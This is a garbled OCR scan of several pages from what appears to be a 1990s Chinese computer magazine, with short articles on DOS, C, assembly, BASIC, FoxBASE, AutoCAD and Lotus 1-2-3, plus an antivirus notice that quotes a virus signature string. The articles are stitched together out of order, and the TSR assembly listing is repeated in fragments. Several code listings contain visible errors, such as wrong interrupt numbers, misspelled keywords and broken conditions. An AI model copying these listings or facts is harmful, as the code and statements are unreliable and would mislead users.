30. while ((sub_s[c1]==stri[i1] && ct <= step_length))
31. { c1++;
32. i1++;
33. ct++;
34. };
35. if (ct <= step_length)
36. return 0;
37. else
38. return 1;
39. };
40. main()
41. {
42. int sx[81],next[81];
43. int stri_len,sub_s_len,i,c,i1,c1;
44. cin >> stri;
45. cin >> sub_s;
46. cin >> step_length;
47. sub_s_len=len_str(sub_s);
```

```
48. stri_len=len_str(stri);
49. if (step_length <= 0) // 数据合法性检查
50. { cout << "数据非法";
51. exit(1);
52. };
53. if (step_length > sub_s_len)
54. { cout << "数据非法";
55. exit(1);
56. };
57. if (sub_s_len > stri_len)
58. { cout << "不匹配";
59. exit(1);
60. };
61. i=sub_s_len; // 为与算法对应,调整初始地址
62. while (i >= 0)
63. {
64. sub_s[i+1]=sub_s[i];
65. i--;
66. };
67. i=stri_len;
68. while (i >= 0)
69. {
70. stri[i+1]=stri[i];
71. i--;
72. };
73. sx[step_length]=0;
74. i=step_length+2; // 计算sx(i)的值
75. while (i <= sub_s_len)
76. { c=sx[i-step_length];
77. i1=i-step_length+1;
78. c1=c+step_length+1;
79. while (com(c1,i1) && c > 0)
80. { c=sx[c+step_length];
81. c1=c+step_length+1;
82. };
83. if (com(c1,i1))
84. sx[i]=c+1;
85. else
86. sx[i]=0;
87. i=i+step_length;
88. };
89. i=step_length; // 计算next(i)的值
90. next[i]=1;
91. i=i+step_length;
92. while (i <= sub_s_len)
93. {
94. if (sx[i-step_length] == 0)
95. next[i]=1;
96. else
97. next[i]=sx[i-step_length]+1;
98. i=i+step_length;
99. };
100. c=step_length; // 串内模式匹配
101. i=c;
102. while ((i <= stri_len) && (c <= sub_s_len))
103. { i=i-step_length+1;
104. c1=c-step_length+1;
105. if (com1(c1,i1))
106. { c=c+step_length;
107. i=i+step_length;
108. };
109. else if (c >= step_length)
110. c=next[c]+step_length;
111. else i=i+step_length;
112. };
113. if (c >= sub_s_len)
114. cout << "匹配";
115. else
116. cout << "不匹配";
117. }
```

KNUTH-PRATT-MORRIS



一个将文本文件转换为COM文件的简单方法

不少刊物都介绍过将文本转换为*.COM文件的方法,但转换程序大都由宏汇编或C语言编写,源代码较长,不便操作,本文介绍一种用DEBUG结合COPY命令实现两者转换的方法,虽然要分几步,但每步都很简单。
1.用DEBUG制作头部文件
C>DEBUG
-A 100
.....0100 MOV DX,010B
.....0103 MOV AH,09

.....0105 INT 21
.....0107 MOV AH,4C
.....0109 INT 21
.....010B
-RCX
CX 0000
,000B
-N DAT.000
-W
Writing 0000B bytes
-Q
2.用DEBUG制作尾部文件
C>DEBUG

-A 100
.....0100 DB 24
.....0101
-RCX
CX 0000
,0001
-N DAT.001
-W
Writing 00001 bytes
-Q
3.用COPY命令连接制作.COM文件

现在当前目录下已制作了两个文件,用DIR列目录应有如下显示:
DAT 000 11 06-20-84 11,25P
DAT 001 1 06-20-84 11,46P
2 file(s) 12 bytes
对于任何文本文件,只要将DAT.000拼在它的头部,将DAT.001拼在它的尾部,并将其扩展名改为*.COM,那么在DOS符下打入该文件名,即可自动执行并显示文本内容,这点可用COPY命令实现。
例如有一文本文件名为AABB.TXT,则在DOS符下打入
C > COPY DAT.000 +AABB.TXT +DAT.001
AABB.COM
便在当前目录下生成了可直接执行的AABB.COM文件。
需要说明的是,该头部文件所引用的INT 21第09H号功能是以寻找ASCII码为24H的“\$”作为文本显示结束标志的,只有一字节的DAT.001文件便包含了这个字符,所以在你的文本当中不能含有“\$”,否则“\$”以后的内容将不被显示,当然,你也可以在文本文件的最后加入“\$”,那么在COPY连接时不用着再加入尾部文件(DAT.001)了。
□浙江 陈俊勇

程序实现原理：
本程序直接修改打印屏中断INT 05，在新的处理模块中，通过修改小键盘的部分按键的语义，控制光标在屏幕上任意移动、块首定义、块尾定义及打印控制等，在打印模块中，实现对屏幕字符的过滤操作，对于小于32H的ASCII字符及大于7FH并小于A0H的不可打印字符用代符，而西文字符及汉字可正常打印出，使输出效果更加整洁。

程序中使用了如下BIOS功能调用：
INT 16H, 0号功能，用于读取按键；
INT 10H, 2号功能，设光标位置，DX为光标位置；
3号功能，读光标位置，DX为光标位置；
8号功能，读光标处字符，AL中为字符；
9号功能，在光标处写字符，AL中为字符；
INT 17H, 0号功能，打印AL中字符。

使用方法：
本程序为TSR类型程序，运行一次驻留内存，之后在需要拷贝是按PRINT键，此时可利用光标键控制光标在屏幕上任意移动，移到适当位置按HOME键定义块首，此时



此字符以反显方式显示，再移动光标到适当位置，按END键定义块尾，此时所定义的整个块呈反显状态，按回车键开始打印，打印结束后光标恢复到原来位置，如果中间想退出打印状态，可按DEL键返回原来状态。

因篇幅有限，此程序中未作重新驻留判断，并在定义块时实现反显效果，结束后未做恢复处理，可采取先存屏幕，结束后再恢复的办法，或者重新

以原属性写块内字符的办法，实现非常简单，此处不再重复。

本程序按COM格式编制，经汇编、链接并转换为COM文件即可使用。此程序已经在AST286及其它机上运行通过并正常使用。

□辽宁 金永涛
屏屏任意拷贝屏
,prt.asm (prc.com)
,1993.1.8
code segment
assume cs,codes;ds,codes
org 100h

```

ja2. cmp ah,4dh,左移键
     jmp wait
inc dl
mov bl,gbh2;判断块是否
     正确
cmp bl,gbh1;不对退出
     块
jb exit
mov bl,gb2
cmp bl,gb1
     块首
mov dh,gbh1
     块尾
mov dl,gb1
     块首
jmp wait
ja3. cmp ah,4bh,左移键
     jmp wait
ja4. jmp
dec dl
cmp dl,0
     块首
jnb lp4
     块尾
mov dl,0
     块首
call sgb
     块首
jmp wait

```

```

js print
jmp wait
print; 打印主程序
mov bl,gbh2;判断块是否
     正确
cmp bl,gbh1;不对退出
     块
jb exit
mov bl,gb2
cmp bl,gb1
     块首
mov dh,gbh1
     块尾
mov dl,gb1
     块首
jmp wait
lp1: call sgb;置光标为块
     始处
call qgb;取光标处字符
cmp al,31;是否小于空
     格
mov al,'.'
     块首
jmp next3
next1:cmp al,7eh;是否大于
     7EH

```

```

pop bx
pop ax
popf
text
fx proc near
mov ah,9
mov cx,1
mov bh,70h
int 10h
ret
fx endp
qgb proc near
mov ah,8
mov bh,0
mov bl,70h
int 10h
ret
qgb endp
sgb proc near
mov ah,2
mov bh,0
int 10h
ret
sgb endp
;打印回车符
prt proc near
push dx
mov dx,0
mov ah,0
int 17h
pop dx
ret
prt endp
;安装程序段
init: mov dx,offset new05
mov ax,2505h
int 31h
mov dx,offset init
inc dx
int 27h
code ends
end be

```

DOS的拷贝屏操作

```

de. jmp intt
gb dw 0;保存光标
gbh1 db 0;块起始处
gbh1 dh 0
gbh2 db 0;块结束处
gbh2 dh 0
new05. ;新的拷贝屏程序
start
pushf
push ax
push bx
push cx
push dx
push si
push di
push es
push ds
pop ds
mov ah,3;保存光标
mov bh,0
int 10h
mov gb,dx
wait: mov ah,0;等待按键
int 16h
cmp ah,4bh,上移键
jns jx1
dec dh
cmp dh,0
jmp wait
jx1. cmp ah,50h;下移键
jns jx2
inc dh
cmp dh,24
jmp wait
jx2. cmp ah,24
jns jx3
mov dh,24
jmp wait
jx3. call sgb
jmp wait

```

```

ja4. cmp ah,47h;HOME键
     jmp wait
jns jx5
mov gbh1,dh
mov gbh1,dl
call sgb
call fx;此字符反显
     屏
jmp wait
ja5. cmp ah,4fh;END键
     jmp wait
jns jx6
mov gbh2,dh
mov gbh2,dl
mov dh,gbh1
mov dl,gb1
lp2: call sgb;定义块反显
     屏
call qgb
call fx
inc dl
cmp dl,gbh2
jns lp2
mov dl,gb1
inc dh
cmp dh,gbh2
jmp lp2
jx6. cmp ah,53h;DEL键
     jmp wait
jns jx7
jmp exit
jx7. cmp al,0dh;回车处理
     jmp wait

```

```

lp1: call sgb;置光标为块
     始处
call qgb;取光标处字符
cmp al,31;是否小于空
     格
mov al,'.'
     块首
jmp next3
next1:cmp al,7eh;是否大于
     7EH

```

```

fx proc near
mov ah,9
mov cx,1
mov bh,70h
int 10h
ret
fx endp
qgb proc near
mov ah,8
mov bh,0
mov bl,70h
int 10h
ret
qgb endp
sgb proc near
mov ah,2
mov bh,0
int 10h
ret
sgb endp
;打印回车符
prt proc near
push dx
mov dx,0
mov ah,0
int 17h
pop dx
ret
prt endp
;安装程序段
init: mov dx,offset new05
mov ax,2505h
int 31h
mov dx,offset init
inc dx
int 27h
code ends
end be

```

怎样进行文字的动态对话框编辑

这是AutoCAD在12.0版本中所增加的功能。调用该功能使用“DDEDIT”命令，读者可用它来编辑文字注释与属性定义，还可用于激活的“图纸空间”与“模型空间”，但不可用于属于“块”的文字属性，该命令特别适用于对文字做快速编辑。

格式：Command,DDEDIT
(Select a TEXT or ATTDEF object)/Undo;

提示的中文意思是“选择一文字或者属性定义实体/取消”。回答该提示可以拾取一行文字或者是先前由ATTDEF命令定义的属性定义实体。选择时只能使用单点与“Last”选择目标捕捉方式。一旦选择好所要编辑的目标，屏幕上将弹出一个名为“Edit text”的对话框，该窗口内“text”编辑框首先显示所选择的文字实体内容，可以立即输入新的文字内容来替换它。新的文字给定后可以按下(Enter)或(Return)键，或者拾取“OK”按钮给予确认，然后该命令将重复上述提示。“Cancel”按钮用于取消对所选择的文字实体的编辑修改。提示中的“Undo”选项用于取消前一次编辑修改操作，可以使用该选项一步一步地回退取消当前命令执行期间的所有编辑修改。 □作者 曹刚

```

ja4. cmp ah,47h;HOME键
     jmp wait
jns jx5
mov gbh1,dh
mov gbh1,dl
call sgb
call fx;此字符反显
     屏
jmp wait
ja5. cmp ah,4fh;END键
     jmp wait
jns jx6
mov gbh2,dh
mov gbh2,dl
mov dh,gbh1
mov dl,gb1
lp2: call sgb;定义块反显
     屏
call qgb
call fx
inc dl
cmp dl,gbh2
jns lp2
mov dl,gb1
inc dh
cmp dh,gbh2
jmp lp2
jx6. cmp ah,53h;DEL键
     jmp wait
jns jx7
jmp exit
jx7. cmp al,0dh;回车处理
     jmp wait

```

```

lp1: call sgb;置光标为块
     始处
call qgb;取光标处字符
cmp al,31;是否小于空
     格
mov al,'.'
     块首
jmp next3
next1:cmp al,7eh;是否大于
     7EH

```

```

fx proc near
mov ah,9
mov cx,1
mov bh,70h
int 10h
ret
fx endp
qgb proc near
mov ah,8
mov bh,0
mov bl,70h
int 10h
ret
qgb endp
sgb proc near
mov ah,2
mov bh,0
int 10h
ret
sgb endp
;打印回车符
prt proc near
push dx
mov dx,0
mov ah,0
int 17h
pop dx
ret
prt endp
;安装程序段
init: mov dx,offset new05
mov ax,2505h
int 31h
mov dx,offset init
inc dx
int 27h
code ends
end be

```

```

mov dx,offset new05
mov ax,2505h
int 31h
mov dx,offset init
inc dx
int 27h
code ends
end be

```

最近流行一种感染可执行文件的新病毒，其病毒特征码如下：
“1E 0E 0E 1F FF 36 ? ? ? ? 07 B9”
Found 1100/1115 Virus!
用KV100.EXE清除!
拥有KV100软件的读者，可用PE2、WS、WPS、OCED、PCTOOLS编辑软件

KV100

反病毒

公告

(WPS和CCED应用非病毒库编辑一栏)，将上述二行书籍特征码和文字输入一个文本文件中，既病毒特征库文件中，用KV100 d,XXX.XXX(文件名)的格式就可自升级查出该病毒。
需要KV100软件的读者可与本社信息部联系购买，150元/盒。□山东 王江民

传统上C语言主要用于编制系统程序，随着不断的发展完善，C语言几乎可以胜任一切编程任务，应用越来越广。在越来越多的C语言编程任务尤其是应用程序的开发中，都可能经常地要求打印输出。目前几种主要的C语言教科书中均未介绍如何使用打印机输出，本人在编制一个大型应用软件时，苦于无打印输出的正规方法，在这方面做了些探索，找到了满意的答案。C编程中使用打印机的方法有多种，此种方法简便、通用，更符合C语言风格，现撰写成文，以期对学习和使用C语言的朋友们有所裨益。

Turbo C++1.0中有一个函数fprintf()，用于传递格式化输出到一个流中，其格式为：

```

int fprintf(FILE *stream,
const char *format,
argument...);

```

其原型在stdio.h中，ANSI C中有定义。

Turbo C++有五个自动打开的预定义流，编程中可以直接使用。它们分别是stdin, stdout, stderr, stderr, stderr和stderr。stdout就是系统的标准打印机，它们可以作为FILE型指针直接用于FILE型变量的函数中，当fprintf()中的stream指向标准输出stdout时，其功能等同于printf()。

如果将fprintf()中的FILE型指针stream指向stdprn，写成：
fprintf(stdprn,...)

就变成功能完全等同于printf()的面向打印机的输出，其格式控制符和变量列表也一致，例如要打印输出一段文字和变量A的值，写成fprintf(stdprn, "Hello, World! \n A=%f", A)即可。

可以以FILE型指针定向，以实现fprintf()等函数的灵活输出；
FILE *OUT;
OUT为FILE型指针，它可指向标准输出(stdout)或标准打印机输出(stdprn)，也可以指向其它FILE型指针

C语言打印输出的通用方法

```

变量。
if(条件) OUT=stdout;
else OUT=stdprn;
fprintf(OUT,...);
OUT已重新定向，用于fprintf()等函数中就可方便地实现了输出选择。
fputc(), fputs()等函数也可以同样方式使用，原型也在stdio.h中，其格式分别是：
int fputc(const char *s FILE *stream);
int fputs(int c, FILE *stream);
下面是用Turbo C++1.0编写的完整的C语言示例程序，在AST PP4/33上测试通过。 □河南 李庆功
OUTDEMO.C
1. /* OUTDEMO.C Version 1.0 MAY

```

```

20.1984 /
2. /* AST PP4 / 33 MS-DOS or PC-DOS
Version 2.3 */
3. /* Turbo C++1.0 */
4. /* Writing by engineer Li-qingcong
who works in factory No.134 */
5. #include <stdio.h>
6. #include <conio.h>
7. #include <stdlib.h>
8. FILE *OUT;
9. FILE *datafile;
10. int main(void)
11. {

```

```

30. printf("Printing...");
31.
32. else if(cc == 'F' | cc == 'T')
33. if ((datafile = fopen("data", "w"))
== NULL) {
34. printf("open data file failed.");
35. return 0;
36.
37. OUT = datafile;
38. strcpy(str, "This is in datafile! \n");
39. gotoxy(38,12);
40. printf("Writing datafile...");
41.
42. else {
43. OUT = stdout;
44. textcolor(LIGHTGREEN);
45. clrscr();
46. strcpy(str, "This is on screen! \n");
47.
48. fputs(str, OUT); // same as fprintf(OUT, str);
49. fprintf(OUT, "- - - - - \n");
50. fprintf(OUT, "Key which you pressed is %c (ASCII,%c)\n", cc, cc);
51. fprintf(OUT, "sample float = %g\n", 123.456);
52. fprintf(OUT, "\ 376 Ending of output\n");
53. fprintf(OUT, "- - - - - \n");
54. fclose(datafile);
55. if (cc == 'F' & cc == 'b' & cc == 'T' & cc == 'f')
56. printf(" \ Any key to continue... Please!");
57. getch();
58.
59. return 1;
60.

```

```

48. fputs(str, OUT); // same as fprintf(OUT, str);
49. fprintf(OUT, "- - - - - \n");
50. fprintf(OUT, "Key which you pressed is %c (ASCII,%c)\n", cc, cc);
51. fprintf(OUT, "sample float = %g\n", 123.456);
52. fprintf(OUT, "\ 376 Ending of output\n");
53. fprintf(OUT, "- - - - - \n");
54. fclose(datafile);
55. if (cc == 'F' & cc == 'b' & cc == 'T' & cc == 'f')
56. printf(" \ Any key to continue... Please!");
57. getch();
58.
59. return 1;
60.

```

在使用MS-DOS5.0以上操作系统且具有1兆以上内存的机器上,若是安装了HIMEM.SYS驱动程序,则系统就有64K的高位内存区(HMA),其地址范围在1024K到1088K,借助于命令DOS=HIGH就可把操作系统的大部分代码装入HMA内运行,这可为应用程序留下更多的常规内存,但此时HMA并未充分利用,仍有优化的必要。当MS-DOS在高位内存区内运行时,由CONFIG.SYS文件中的BUFFERS命令设定的缓冲区可放到HMA中,每个缓冲区占用532字节的内存,另外低于8.2版的鼠标驱动程序也可装入高位内存区内运行,鼠标驱动程序大约占用10K左右的内存空间,本文末尾提供的BASIC程序,利用未载入文档的DOS功能调用,INT 2FH中断的4A01H号功能,可报告出还有多少高位内存区的自由空间,未用汇编语言而用BASIC,是为方便对汇编不熟悉的用户,用QUIK BASIC编译,连接之后形成可执行文件(HMA.EXE),即可运行,将此程序与MS-DOS的MEM.EXE联合使用,就可对高位内存区进行优化,充分利用这64K的宝贵内存资源。在MS-DOS5.0和6.0系统下,除DOS系统占用的空间外,在高位内存区内可装入低于8.2版的鼠标驱动程序,优化方法如下:

优化高位内存区的使用

用任一编辑器编辑CONFIG.SYS文件,首先把BUFFERS命令去掉,在装入鼠标驱动程序的命令后加上/U开关,保存编辑结果,重新启动系统,运行HMA.EXE,若程序报告的数字大于532字节,则将商舍去小数部分取整后加8(因为未用BUFFERS命令时,MS-DOS设定的隐含缓冲区数目为8),即在CONFIG.SYS文件中,把BUFFERS命令应设的缓冲区数目,按此数目重新编辑CONFIG.SYS文件,启动系统后再用HMA.EXE复核一遍,看HMA的自由空间是否多于532字节,另外再用MEM/C/P命令检查常规内存,常规内存不应有什么变化,使用尽可能多的缓冲区可提高机器的性能,若系统使用的是MS-DOS6.2操作系统,且未使用倍容程序(DoubleSpace)压缩硬盘,则优化方法与上相同,若使用了倍容程序,在MS-DOS6.2下,应先把倍容程序的一部分装入高位内存区,首先在编辑CONFIG.SYS文件时,将BUFFERS命令和装入鼠标驱动程序的DEVICE命令都去掉,但应包括如下命令:

```

DEVICEHIGH =C, \DOS
\DBLSPACE.SYS /MOVE

```

启动系统后,用所附程序测试,看还有多少自由高位内存区,再装入鼠标驱动程序(用/U开关),再测试,调整BUFFERS命令设定的数目,直到程序报告的自由字节数至少为532字节,请注意,MS-DOS6.2中所附鼠标驱动程序为8.2版,/U开关已被取消,不能装入高位内存区(HMA),只能装入上位内存

区(UMB)或常规内存中,这时的优化主要是正确设定BUFFERS命令中的缓冲区数目,其合适的数目大约为17左右,这里着重指出,当BUFFERS命令设定的缓冲区数目太大时,以至于在高位内存区内装不下,这时MS-DOS就把所有缓冲区都移到常规内存中,通过使用MEM/C/P命令,查看自由常规内存的数量可以发现,此时MS-DOS占用的常规内存的数量增加不少,这就得不偿失了,所以BUFFERS命令设定的缓冲区数目要加以计算和测试,以便取一个既能合理有效地利用高位内存区又能尽可能地提高机器的性能且不占用常规内存的数目,这就是优化要达到的目的。

附QUICK BASIC源程序:

```

' HMA 自由空间测试程序,在MICROSOFT QUICK BASIC4.0以上版本下编译连接。
' 编译和连接命令如下:
' 编译:BC HMA.BAS
' 连接:LINK HMA,,,QB.LIB
' 形成可执行文件HMA.EXE,在命令行上键入HMA即可运行。
' 以下是HMA.BAS源程序清单
TYPE REGTYPE ' 自定义数据类型
AX AS INTEGER
BX AS INTEGER
CX AS INTEGER
DX AS INTEGER
BP AS INTEGER
SI AS INTEGER
DI AS INTEGER
FLAGS AS INTEGER
DS AS INTEGER
ES AS INTEGER

```

按键	等价键	退出码	修改码
Backspace	~ H	0	256
←	~ S	0	256
→	~ D, ~ L	1	257

FOXBASE+多个READ语句
输入时的全屏编辑功能实现

FOXBASE+编程时提供了BROW全屏编辑命令,该命令能以全屏方式编辑数据库记录,是FOXBASE+中最有用的命令之一,但在输入某一汉字时,用字段时间不能运用代码输入或虽能用代码输入但不能及时转成显示成对应词组,用代码输入时给校验带来了麻烦,如果用汉字输入方法输入,则大大影响了输入速度,用外部词组输入时若词组库太大时重码又多且输入时切换比较麻烦,这时就可以用READ语句来实现,每条记录对应一个READ,也可以每个字段对应一个READ,这样多条记录就构成了一个循环,一屏输入显示完成后转另一屏,但是如果某条记录输入完成后发现输入有错时,则需要移至对应记录进行修改,有时还需要删除、插入一条记录,为此就要求能够实现象BROW命令那样的全屏编辑功能,笔者在编程时发现FOXBASE+中提供了一个函数READKEY(),该函数可以返回用户退出READ命令时所需的键值,返回键值列表,其中退出码是指执行READ命令过程中没有修改过数据,修改码是指退出READ命令过程中修改过数据,两者相差256。

在编程时可以利用上面的PgUp, PgDn, ~ End, ~ Home, ~ PgUp, ~ PgDn键及其等价键的返回值,运用这些返回值作为条件,用IF语句根据返回值的不同,运行相应的各程序,编辑对应的记录,运用灵活,词组输入时可以用代码输入且及时反应,利用这些返回值实现修改上条记录、下条记录、删除、插入记录实现全屏编辑。

□南京 高晋卿

```

END TYPE
DECLARE SUB INTERRUPTX
(INTRNUM AS INTEGER, INERG AS
REGTYPEX, OUTREG AS REGTYPEX)
DIM INREG AS REGTYPEX, OUT-
REG AS REGTYPEX
INREG.AX = &H3006 ' DOS INT 33
功能调用06号子功能,测试DOS是否装
HMA.
CALL INTERRUPTX (&H21, IN-
REG, OUTREG) ' DX的高位为1时, DOS
在HMA内运行.
IF OUTREG.DX >= &H1000 AND
OUTREG.DX <= &H1FFF THEN
INREG.AX = &H4A01 ' 利用INT
2FH的4A01号功能测试HMA的自由空间.
CALL INTERRUPTX (&H2F, IN-
REG, OUTREG)
IF OUTREG.BX = 0 THEN ' 返回时,
BX的内容为HMA自由字节数, BX = 0则
HMA已调成不存在.
PRINT "HMA已调成HMA不存在!"
ELSE
NUM = (65520 - OUTREG.BX)
* 100 / 65520 ' 计算HMA的利用率
PRINT "高位内存区自由字节数
为:", OUTREG.BX
PRINT "高位内存区的利用率为:",
NUM, "%"
END IF
ELSE
RRINT "MS-DOS未在HMA内运
行!"
END
END IF
END

```

□北京 杜国梁

一、数组的使用

对于静态数组和已分配空间的指针,当多占用空间时,或者会引起程序不能正常返回,或者会使程序不能返回DOS,或者运行结果出错,同时还会影响calloc和free两过程的正常,有时会发生死机现象,如下列程序就是因为x[2]越界,使其得出错误结果。

```

C>TYPE DISK.C
#include <stdio.h>
main()
{ int a[2], b[2], x, y;
a[0]=10, a[1]=20, a[2]=5,
b[0]=28, b[1]=98;
x=a[0]+a[1]+a[2];
y=b[0]+b[1];
printf("x=%d\n", x);
printf("y=%d\n", y);
}
C>DISP
x=58
y=124

```

C语言程序设计

应注意的几个问题

一、数组越界时,有时连接会出现out of memory错误使连接失败。

数组在访问前如果未赋值,在程序行数较少时,系统会自动赋零值,但当程序行数较多时(大于200行),未赋值的数组会变成很大或很小的值,这样必将使整个程序的运行结果面目全非。

二、指针型变量

对指针型变量未分配空间或分配零个字节,就加以使用,会给程序带来潜在问题,往往是程序运行时前几遍还正确,再运行就会发生死机现象,或者所需功能完成后不能返回DOS,并且死锁。

三、函数scanf和gets的使用

如果在一个程序中,函数scanf和gets都被使用,则有其先后次序问题,如果不先执行scanf,后执行gets,则gets并不接收键盘输入就返回DOS,使程序执行失败,如果先执行gets后执行scanf则能正确执行,为了解决这一问题,应先执行scanf,后执行gets所引起的问题,应在两个函数语句中间加上flush(stdin)语句,以刷新系统缓冲区。

四、空间释放问题

如果在循环语句中使用申请空间语句,那么就必须及时正确地释放该释放的空间,不然就会导致循环的前几次正常,而后发生死机现象,引起这种现象的原因是空间没有空间可供分配,如果空间分配过程不当,也会发生同样现象。

为了防止上述问题的发生,凡是用了分配空间的过程,应当在使用完之后,用释放语句将其归还给操作系统。

□甘肃 胡仲奎

一、Lotus 1-2-3的过去和现在

1983年,一家成立不久的软件公司(Lotus Development Corporation)推出了名为"Lotus 1-2-3"的电子表格软件,时至今日, Lotus 1-2-3已成为世界上最普遍使用的电子表格软件,在全球拥有2千万以上的合法用户,在西方发达国家,是否会使用1-2-3甚至是一个公司、企业雇佣员工的条件,从最初基于DOS的字处理应用软件,到现在建立在GUI(图形用户接口)上的产品, Lotus 1-2-3已发展为一个庞大的系列, Lotus 现在提供并支持在 DOS、Windows、Unix、OS/2以及 Macintosh 操作系统上使用的 Lotus 1-2-3 版本, 家用版的 Lotus 1-2-3 可供家庭计算机用户使用, 此外, Lotus 1-2-3 还支持 Digital 公司的 VMS 和 All-IN-1、IBM 的 System/370 系统以及日本的笔记本型计算机。

二、Lotus 1-2-3 的最新版本

Microsoft 公司推出最新的操作系统 MS Windows 3.0/3.1 后, 其漂亮直观的 GUI, 突破 640K 内存、普通用户容易使用等特点赢得了无数用户的心, 大量使用 DOS 操作系统的用户和新的 PC 用户纷纷采用 Windows 作为工作平台, 使用 Windows 的用户达到 4 千万, 作为应用软件先驱的 Lotus 公司充分认识到 Windows 的潜力, 很早就推出了基于 Windows 的 1-2-3 产品, 在大量用户反馈和多年电子表格软件开发经验上, Lotus 为满足 MS Windows 系统下大量用户的更高需求, 开发出功能更强大、操作更简单、更具人性化的 Lotus 1-2-3 For Windows Release 4, 此版本

化了的 Windows 应用软件, Lotus 通过与国内软件界的合作, 使 R4 中文版成为国外应用软件成功中文化的楷模, 其主要特点是:

(1) 全中文的下拉式菜单和对话框;

(2) 全中文的联机帮助和联机教学课程及示例;

(3) 全中文的用户使用手册;

(4) 可使用中文平台的各种中文字体, 以及各种文字修饰功能(如下划线、粗体字、斜体字以及中文旋转功能);

(5) 可使用中文的表格文件名和中文的表格标签。

四、1-2-3 R4 中文版的运行环境

R4 中文版必须运行在 Windows 中文环境下, Lotus 称, 该版本支持 Microsoft 中文 Windows 3.1 简体中文版和国内的"中文之星", 因此, 要运行 R4 中文版必须具备:

(1) 个人计算机 CPU 必须 386SX 以上;

(2) 内存 (RAM) 必须 4MB, 建议 6MB;

(3) 在一般 PC 上, 硬盘必须有 13MB 的可用空间(不包括 Windows 3.1 和"中文之星");

(4) 强烈建议配备鼠标, 否则许多强大功能无法使用;

(5) VGA 或其它与 Windows 兼容的显示器 (卡)。

软件配置为:

(1) DOS 3.30 以上;

(2) 中文 Windows 3.1 简体中文版或西文 Windows 3.1 中文之星 1.3A。

□威海 郭念庆

Lotus 1-2-3 R4 中文版

功能强大, 最易好用的电子表格软件(一)

明晖软件讲座(一)

简单的

在使用DBASE或FOXBASE+的应用软件进行数据管理时,往往按某一关键字段名进行记录查询或查找记录后进行数据维护,而这些关键字段的内容又大多是汉字数据项,如在工资管理中按“职工姓名”字段查询某人的工资情况或输入考勤、房费数据,在人事档案管理中按“姓名”字段查询

汉字数据项拼音输入查询法

某人的档案资料,在电话号管理中按“单位名称”查询其电话号码,在中文图书管理中按“书名”查询其作者等等,这些汉字数据项都需要直接输入汉字字符进行查找,虽然现在已有了一些五笔字型、自然码等快速输入汉字的方法,但对于一般的用户来说,输入汉字还是颇为不便。

最近,笔者在工作中发现了一种很简单的输入方法,即利用2.13H汉字系统中提供的以拼音字头数据库程序CZP.EXE巧妙地解决了这个问题,其处理步骤如下:

- 1.首先按关键字段名的内容建立一个词典文件,用DBASE或FOXBASE+提供的命令COPY TO(目标文件名)FIELDS(字段名)SDF即可方便地生成一个扩展名为.TXT的文本文件即所需词典文件,如将人事档案库中“姓名”字段的内容建立一个词典文件NAME.TXT(回车);
- 2.然后运行2.13H提供的CZP.EXE; RUN(回车)

令COPY TO(目标文件名)FIELDS(字段名)SDF即可方便地生成一个扩展名为.TXT的文本文件即所需词典文件,如将人事档案库中“姓名”字段的内容建立一个词典文件NAME.TXT(回车);

2.然后运行2.13H提供的CZP.EXE; RUN(回车)

CZP(回车)
(必须同时存在BASRUN20.EXE文件且在213汉字系统下)

根据屏幕提示输入词典文件名,如键入:NAME.TXT(回车)
当屏幕再提示输入词典文件名时,可输入第二个词典文件名,也可直接打回车,再据屏幕提示输入词组文件名,如键入:CZNA(回车)

(注意首二字符必须是CZ),之后,程序将生成CZNA.COM词组文件。

3.在213.BAT批处理文件中加入一句CZNA,这样每次启动213时就已装入词组输入模块,在DBASE或FOXBASE+下进行数据管理时就可以直接调用拼音字头输入汉字数据库(即键入前三个汉字的拼音头)进行查找。

例如,要查询“周红东”的档案,只需将输入方式用“ALT+F3”转至拼音输入方式,然后键入“abd”,四个字符即可;要查询“信箱办公室”的电话号码,可只打“lbw”(当然应先按“单位名称”键词典文件并生成词组文件),有重码或同音,它会自动显示出来供您选择。

另外,由于这些词组是基于已有的数据库本身数据项的内容而生成的,所以当数据库的操作有较大的增删时,应重复以上前2步的操作,也可采用以下更为方便的方法(仍以人事档案库RSDA.DBF的“姓名”字段数据库文件为例):

方法一:先建一个名为PY.PRG的DBASE文件,内容为:
SET TALK OFF
USE RSDA
COPY TO NAME FIEL 姓名 SDF
USE
RETN
QUIT

再建一个批处理文件CZ.BAT,内容为:
FOX PY (或DBASE PY)
CZP(CZ.TXT)
CZNA

其中CZ.TXT的内容为:
NAME.TXT(回车)
(回车)

这样,每次需重建(或新建)词组时就可直接打入,CZ(回车)

方法二:直接建一个名为PY.PRG的DBASE文件,内容为:

```
SET TALK OFF
USE RSDA
COPY TO NAME FIEL 姓名 SDF
USE
RUN CZP(CZ.TXT)
RUN CZNA
RETN
```

其中CZ.TXT的内容如方法一。

这样,每次需重建(或新建)词组时就可直接在DBASE或FOXBASE+下打入。
.DO PY
以上方法各有优劣,请读者自选。另外,此法在数据库记录数不大时使用效果最佳,在数据库记录数太大时可能重码较多,请读者自酌使用。
□重庆 周红东

3D Studio Release 3.0 (五)

5.新的“Renderer”
“Renderer”模块从某种意义上来说是“3d studio”的心脏,新的“Renderer”图像品质与特性得到了极大的增强,它的内部包含有一个64-bit的颜色方案,以便最终输出24-bit,甚至8-bit的彩色结果,没有更多的“Anti-aliasing”的设置项。如果将它设置为“on”,输出的速度与品质均要高于版本2.0。同查,“伽马”现在可用于修正不同输出设备的现实颜色表现。如果用户不知道什么是“伽马”,以及怎样使用它,不用急! 3D Studio Release3.0将为您系统设置好“伽马”修正值,随后重新显示几个新的光线定义。

现在的“Renderer”命令包含有几个新的选择项,用户不再简单的着色一个视区,也可以着色一个单一的物体,或者是屏幕上的部分区域,还可以用一小部分屏幕区域填充整个屏幕区域,聚集在一起的“Render Object”与“Render Region”命令用于测试着色。前者用于测试一个物体的编辑命令与指定的材质分配结果,后者用于对屏幕上指定的区域进行着色。而使用“Render Blowup”可以将指定的部分屏幕放大填充至整个屏幕,这种特性对于预定效果与远景的测试很有用。AutoDESK公司的资料对此解释说,该特性类似于使用取远景的照相机镜头(广角镜头),但是它可以将镜头放大场。

新的“Renderer”还提供了一个新的文件格式,JPEG。“JPEG”是用于交换图像与品质的特殊压缩技术,用户可以从“Render/Setup/Configure”命令的对话框中选择使用这种格式,还可以通过滑块来确定“JPEG”的压缩数量,许多新的软件将采用这种压缩技术,“3D Studio”也不例外!
□四川 方智慧

故障检修一例

